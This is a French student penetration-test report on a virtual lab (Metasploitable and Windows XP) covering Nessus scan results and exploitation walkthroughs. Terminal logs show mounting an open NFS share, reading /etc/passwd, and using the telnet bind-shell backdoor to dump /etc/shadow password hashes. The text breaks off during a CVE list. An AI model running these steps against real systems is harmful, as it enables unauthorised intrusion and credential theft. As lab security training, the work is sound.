


## Table des matières

1. Configuration environnement .....	1
1.1 Topologie du réseau .....	1
1.2 Détails de la configuration .....	2
2. Gestion des vulnérabilités .....	3
2.1 Scan .....	3
2.2 Vulnérabilités sur Metasploitable .....	4
2.3 Vulnérabilités sur Windows XP .....	6
2.4 Répercussions sur le système .....	7
3. Hacking exploit.....	10
3.1 Metasploitable : Divulcation d'informations sur les actions exportées NFS .....	10
3.2 Metasploitable : Mot de passe 'password' du serveur VNC .....	11
3.3 Metasploitable : Porte dérobée Bind Shell .....	13
3.4 Windows XP : Installation non prise en charge de Microsoft Windows XP .....	14
3.5 Windows XP : Authentification de session SMB NULL .....	16
4. Recommandation .....	19
4.1 Metasploitable : Divulcation d'informations sur les actions exportées NFS .....	19
4.2 Metasploitable : Mot de passe 'password' du serveur VNC .....	19
4.3 Metasploitable : Détection de porte dérobée Bind Shell .....	20
4.4 Windows XP : Installation non prise en charge de Microsoft Windows XP .....	20
5. Conclusion .....	21

## 1. Configuration environnement

Pour notre test d'intrusion, nous avons mis en place un environnement virtuel à l'aide de VMware, comprenant trois machines virtuelles : ParrotOS, Metasploitable et Windows XP. Les trois machines virtuelles sont connectées à un réseau "host-only" partagé avec l'hôte, permettant une communication interne exclusive entre elles. De plus, ParrotOS dispose d'une deuxième interface configurée en mode NAT pour un accès à Internet.

### 1.1 Topologie du réseau



## 1.2 Détails de la configuration

### ParrotOS :

#### Interfaces réseau :

1. enp36 : 192.168.6.131 (Connecté au réseau host-only)
2. ens33 : 192.168.56.133 (Connecté au réseau NAT pour accéder à Internet)

Système d'exploitation : ParrotOS, optimisé pour la sécurité, avec Nessus préinstallé par défaut.

### Metasploitable :

#### Interface réseau :

1. enp33 : 192.168.6.130 (Connecté au réseau host-only)

Système d'exploitation : Metasploitable, une machine virtuelle conçue pour être vulnérable à des fins éducatives en test de pénétration.

### Windows XP :

#### Interface réseau :

1. enp33 : 192.168.6.132 (Connecté au réseau host-only)


Système d'exploitation : Windows XP, utilisé dans le cadre du test d'intrusion.

## 2. Gestion des vulnérabilités

### 2.1 Scan


Dans cette partie du rapport, nous utilisons Nessus pour scanner les hôtes : Metasploitable et Windows XP.

Ci-dessous, le résultat du scan de ces deux machines qui a révélé 69 vulnérabilités. Ces vulnérabilités ont été classées en fonction de leur gravité.



## 2.2 Vulnérabilités sur Metasploitable

Ci-dessous, vous trouverez un extrait des 65 vulnérabilités découvertes sur Metasploitable.



Dans la table suivante sont classifié les 65 vulnérabilités identifiées selon le niveau de sévérité.


Niveau de sévérité	Numéros des vulnérabilités
Critiques	7
Niveau moyen	6
Elevé	2
Entre élevé et moyen	2
Entre moyen et bas	2
Bas	1
Information	45

La table suivante classifie les 20 vulnérabilités dont le niveau de sévérité est égal ou supérieur à « bas » selon le type de vulnérabilité.

Type de vulnérabilités	Numéros des vulnérabilités
Mauvais configuration	4
Détection de service	4
Général	3
RPC	2
Serveur web	2
Obtenir un Shell	2
Backdoors	1
DNS	1
Problèmes avec SMTP	1

2.3 Vulnérabilités sur Windows XP

Ci-dessous est présenté un extrait des 20 vulnérabilités identifiées sur la machine Windows XP dont 4 présentant un niveau de sévérité égal ou supérieur à « bas ». Il est important de noter que, contrairement à Metasploitable, aucune installation spécifique n'a été effectuée sur cette machine.



Les tables suivantes classifient les 20 vulnérabilités selon des critères.

Niveau de sévérité	Numéros des vulnérabilités
Information	16
Critiques	1
Entre critique et élevé	1
Elevé	1
Entre élevé et bas	1

Type de vulnérabilités	Numéros des vulnérabilités
Général	8
Configuration	4
Mauvais configuration	3
Windows	3
Détection de service	2

## 2.4 Répercussions sur le système

Vulnérabilités selon le niveau de sévérité :

- Critiques : Le nombre élevé de vulnérabilités critiques souligne des failles majeures dans la sécurité du système. Ces vulnérabilités peuvent potentiellement être exploitées pour des attaques graves, nécessitant une intervention immédiate pour réduire le risque global.
- Élevé : Bien que le nombre de vulnérabilités élevées soit moins élevé, leur impact potentiel sur la sécurité est significatif. Des actions correctives doivent être entreprises pour atténuer ces risques et renforcer la posture de sécurité.
- Niveau moyen : Les vulnérabilités de niveau moyen, bien que moins critiques que les précédentes, nécessitent une attention sérieuse. Ces failles peuvent être exploitées pour des attaques significatives et devraient être corrigées rapidement pour minimiser le risque.
- Bas : Les vulnérabilités de niveau bas peuvent sembler moins urgentes, mais elles ne doivent pas être négligées. Une vulnérabilité de ce type peut servir de point d'entrée pour des attaques plus sophistiquées, justifiant une correction rapide.



Vulnérabilités selon le type :

- **Mauvaise configuration** : Un nombre significatif de vulnérabilités liées à une mauvaise configuration souligne la nécessité d'une gestion plus stricte des paramètres système. Les configurations incorrectes peuvent souvent être exploitées pour compromettre la sécurité globale.
- **Détection de service** : Le nombre élevé de vulnérabilités liées à la détection de services met en évidence des déficiences potentielles dans la capacité du système à identifier et à réagir efficacement aux activités suspectes. Une amélioration des mécanismes de détection est impérative pour maintenir la visibilité sur le réseau.
- **Général** : Les vulnérabilités générales nécessitent une attention particulière, car elles peuvent couvrir un large éventail de risques potentiels. Une analyse approfondie est nécessaire pour élaborer des solutions spécifiques adaptées à chaque vulnérabilité.
- **RPC** : Les vulnérabilités liées au protocole RPC indiquent des risques importants en termes de communication interprocessus. Des mesures doivent être prises pour sécuriser l'utilisation de RPC et prévenir les attaques exploitant ces vulnérabilités.
- **Serveur web** : Les vulnérabilités touchant les serveurs web constituent des points d'entrée majeurs pour les attaquants. Des correctifs rapides sont nécessaires pour éviter toute exploitation potentielle et protéger les applications web.
- **Obtenir un Shell** : Le nombre de vulnérabilités permettant d'obtenir un accès Shell indique des failles majeures dans la sécurité. Une attention particulière doit être accordée à la sécurisation des points d'accès au Shell pour empêcher toute intrusion non autorisée.
- **Backdoors** : La présence d'une backdoor souligne la nécessité d'auditer régulièrement les systèmes pour détecter toute activité suspecte et de prendre des mesures immédiates pour éliminer ces portes dérobées.
- **DNS** : Une vulnérabilité dans le système DNS peut avoir un impact significatif sur la disponibilité du réseau. Des actions correctives doivent être mises en œuvre pour renforcer la sécurité du service DNS.

- **Problèmes avec SMTP** : Les problèmes liés à SMTP soulignent l'importance de sécuriser les services de messagerie pour protéger la communication électronique contre toute tentative d'exploitation.
- **Windows** : Ces vulnérabilités peuvent être exploitées par des attaquants pour compromettre la sécurité du système, accéder à des informations sensibles, exécuter du code malveillant ou effectuer d'autres activités nuisibles. Elles peuvent résulter de divers facteurs, tels que des erreurs de programmation, des bogues logiciels, des configurations incorrectes ou des failles dans la conception du système d'exploitation.

### 3. Hacking exploit

Nous avons identifié un grand nombre de vulnérabilités, mais nous allons nous concentrer uniquement sur 5 vulnérabilités les plus graves pour exploitation.

#### 3.1 Metasploitable : Divulcation d'informations sur les actions exportées NFS

La vulnérabilité "Divulcation d'informations sur les actions exportées NFS" concerne une situation où les informations sensibles ou confidentielles stockées dans un partage NFS (Network File System) sont exposées de manière non autorisée, permettant à un attaquant d'accéder à ces données.

Scénario d'exploitation possible :

1. **Identification du partage NFS** : L'attaquant identifie un serveur NFS accessible sur le réseau.
2. **Analyse des informations** : En explorant le partage NFS, l'attaquant repère des informations sensibles telles que des fichiers de configuration, des données utilisateur ou d'autres informations confidentielles qui ne devraient pas être accessibles publiquement.
3. **Exfiltration des données** : Une fois les informations sensibles identifiées, l'attaquant peut les exfiltrer vers un emplacement sous son contrôle.

```

[root@parrot]~[/home/jm]
#showmount -e 192.168.6.130
Export list for 192.168.6.130:
/ *
[root@parrot]~[/home/jm]
#mount -t nfs 192.168.6.130:/ metasploitable_mount/
[root@parrot]~[/home/jm]
#ls metasploitable_mount/
bin      dev      initrd   lost+found  nohup.out  root  sys  var
boot     etc      initrd.img  media      opt        sbin  tmp  vulnuz
cdrom    home     lib       mnt        proc       srv   usr
[root@parrot]~[/home/jm]
#cat metasploitable_mount/etc/hostname
metasploitable
[root@parrot]~[/home/jm]
#cat metasploitable_mount/etc/passwd | tail -5
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,:/home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
[root@parrot]~[/home/jm]
#cat metasploitable_mount/etc/passwd | tail -15
klog:x:103:104:./home/klog:/bin/false
sshd:x:104:65534:./var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113:./var/cache/bind:/bin/false
postfix:x:106:115:./var/spool/postfix:/bin/false
ftp:x:107:65534:./home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:./:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,:/home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
[root@parrot]~[/home/jm]
#ls metasploitable_mount/home/
ftp  msfadmin  service  user
[root@parrot]~[/home/jm]
#ls metasploitable_mount/home/msfadmin/
vulnerable
[root@parrot]~[/home/jm]
#

```


### 3.2 Metasploitable : Mot de passe 'password' du serveur VNC

La faille de sécurité “Mot de passe 'password' du serveur VNC” désigne un cas où un serveur VNC (Virtual Network Computing) utilise un mot de passe par défaut ou trop simple, ce qui rend le système vulnérable à des intrusions. VNC est une technologie qui permet de contrôler à distance des ordinateurs.

Scénario d'attaque possible :


1. Recherche du serveur VNC : L'attaquant repère un serveur VNC accessible sur le réseau qui a le mot de passe par défaut ou un mot de passe trop facile.
2. Essai de connexion : L'attaquant essaie de se connecter au serveur VNC avec des outils automatiques ou manuels, en testant des mots de passe fréquents ou en profitant du mot de passe par défaut.

3. Accès illicite : Si le serveur VNC a un mot de passe faible, l'attaquant peut réussir à se connecter au système sans permission, lui donnant un accès à distance illicite.
4. Exploration du système : Une fois connecté, l'attaquant peut fouiller le système, exécuter des commandes, accéder à des fichiers confidentiels, ou même installer des programmes malveillants, selon les droits liés au compte VNC piraté.



```
/bin/bash 76x49
[root@parrot]~[/home/jm]
#apt-get install xtightvncviewer

Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Paquets suggérés :
  ssh tightvncserver
Les NOUVEAUX paquets suivants seront installés :
  xtightvncviewer
0 mis à jour, 1 nouvellement installés, 0 à enlever et 7 non mis à jour.
Il est nécessaire de prendre 92,5 ko dans les archives.
Après cette opération, 190 ko d'espace disque supplémentaires seront utilisés.
```



### 3.3 Metasploitable : Porte dérobée Bind Shell


Un Porte dérobée de l'interpréteur de commandes est une porte dérobée qui permet à un attaquant de se connecter à un interpréteur de commandes sur une machine cible en utilisant un port spécifique.

Scénario d'attaque possible :

- Installation de la porte dérobée : L'attaquant exploite une vulnérabilité sur la machine cible, par exemple une exécution de code à distance, et installe un programme qui écoute sur un port choisi, par exemple le port 4444. Ce programme lance un interpréteur de commandes, comme bash ou cmd, à chaque fois qu'une connexion est établie sur ce port.
- Connexion à la porte dérobée : L'attaquant se connecte au port 4444 de la machine cible, en utilisant un outil comme netcat ou telnet. Il obtient ainsi un

accès à l'interpréteur de commandes de la machine cible, avec les mêmes privilèges que le programme qui a créé la porte dérobée.

- Exploitation de la porte dérobée : L'attaquant peut alors exécuter des commandes sur la machine cible, comme s'il était connecté en local. Il peut ainsi explorer le système, accéder à des fichiers sensibles, installer des logiciels malveillants, ou effectuer d'autres actions malveillantes



```

/bin/bash 76x33
[root@parrot]-[/home/jm]
#telnet 192.168.6.130 1524
Trying 192.168.6.130...
Connected to 192.168.6.130.
Escape character is '^]'.
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# root@metasploitable:/# cat /etc/shadow |tail -15
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$Mg0gZUu05pAoUvfJhfYcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
root@metasploitable:/# root@metasploitable:/#

```

### 3.4 Windows XP : Installation non prise en charge de Microsoft Windows XP

La vulnérabilité "Installation non prise en charge de Microsoft Windows XP" fait référence au fait que la version Windows XP n'a plus bénéficié de mises à jour ni de support de la part de Microsoft depuis 2014. Cette absence de support signifie que les

failles de sécurité découvertes après cette date ne sont pas corrigées, exposant ainsi le système à des risques d'attaques.

Scénario d'attaque possible :

1. **Recherche du système vulnérable** : Un attaquant utilise des outils de balayage de réseau, tels que Nmap, pour repérer les machines utilisant Windows XP sur le réseau. Il peut également recourir à des techniques de phishing ou de compromission de sites web pour inciter les utilisateurs de Windows XP à cliquer sur des liens malveillants.
2. **Exploitation des failles de sécurité** : Une fois le système vulnérable identifié, l'attaquant utilise des outils ou des frameworks d'exploitation, tels que Metasploit, pour tirer parti des failles de sécurité connues de Windows XP. Cela lui permet d'obtenir un accès à distance au système, avec les mêmes privilèges que l'utilisateur courant, voire des privilèges élevés selon la faille exploitée.
3. **Exécution de code arbitraire** : Une fois connecté au système, l'attaquant peut exécuter des commandes ou des programmes malveillants, tels que des enregistreurs de frappe, des logiciels de rançonnage, des portes dérobées ou des botnets. Cela lui permet de voler des données, de demander une rançon, de créer une porte dérobée pour un accès ultérieur, ou d'utiliser le système comme relais pour d'autres attaques.

Voici trois exemples de CVE (Common Vulnerabilities and Exposures) pour qui affecte Windows XP :

1. CVE-2019-0708 : Une vulnérabilité d'exécution de code à distance existe dans les Services Bureau à distance, anciennement connus sous le nom de Services Terminal Server, lorsqu'un attaquant non authentifié se connecte au système cible en utilisant le protocole RDP (Remote Desktop Protocol) et envoie des requêtes spécialement conçues, aussi appelée "Vulnérabilité d'exécution de code à distance des Services Bureau à distance".
2. CVE-2017-0176 : Un débordement de tampon dans le code d'authentification des cartes à puce dans gpkcsp.dll dans Microsoft Windows XP jusqu'à SP3 et Server 2003 jusqu'à SP2 permet à un attaquant distant d'exécuter du code arbitraire sur l'ordinateur cible, à condition que l'ordinateur soit joint à un



domaine Windows et dispose de la connectivité RDP (ou Services Terminal) activée. Cette vulnérabilité permet à un attaquant de contourner le mécanisme d'authentification par carte à puce et d'envoyer des données malveillantes au processus lsass.exe, qui est responsable de la sécurité du système<sup>4</sup>.

